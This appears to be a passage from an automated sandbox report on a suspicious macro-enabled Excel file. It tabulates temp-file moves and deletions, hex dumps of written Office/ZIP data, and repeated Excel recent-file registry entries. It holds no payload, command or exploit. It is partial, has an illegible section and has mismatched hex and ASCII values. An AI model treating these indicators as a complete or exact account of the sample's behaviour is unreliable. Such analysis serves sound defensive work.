C:\Users\user\AppData\Local\Temp\36CA.tmp	success or wait	1	13FDAB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0BDE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\CBDE0000	C:\Users\user\Desktop\Copy-1986428143-05102021.xlsm	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\lmg_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\lmg_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\lmg_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image002.png	C:\Users\user\AppData\Local\Temp\lmg_files\image002.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\lmg_files\sheet002.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\sheet003.htm	C:\Users\user\AppData\Local\Temp\lmg_files\sheet003.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\filelist.xml	C:\Users\user\AppData\Local\Temp\lmg_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\lmg_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\lmg_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\lmg_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\image003.pn_	C:\Users\user\AppData\Local\Temp\lmg_files\image003.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\lmg_files\sheet002.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\lmg_files\sheet003.ht_	C:\Users\user\AppData\Local\Temp\lmg_files\sheet003.htmss	success or wait	1	7FEEAC59AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

[illegible]

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0BDE0000	108610	2039	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 83 7d 12 d1 d1 01 00 00 67 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 f3 5c 65 cf 31 01 00 00 dc 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 30 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a4 cc ed 50 94 02 00 00 18 05 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 a1 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.}.....g.....[Content_Types].xmlPK..-.....!.UO#....L_rels/.re !sPK..-.....!.e.1.....0...xl/_rels/wor kbook.xml.relsPK..-.....!. ...P..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~\$Copy-1986428143-05102021.xlsm	unknown	55	05 41 6c 62 75 73 20	.user	success or wait	1	13FA3F526	WriteFile
C:\Users\user\Desktop\~\$Copy-1986428143-05102021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00 00 20 00 20 00	..A.I.b.u.s.	success or wait	1	13FA3F591	WriteFile

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	3	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown

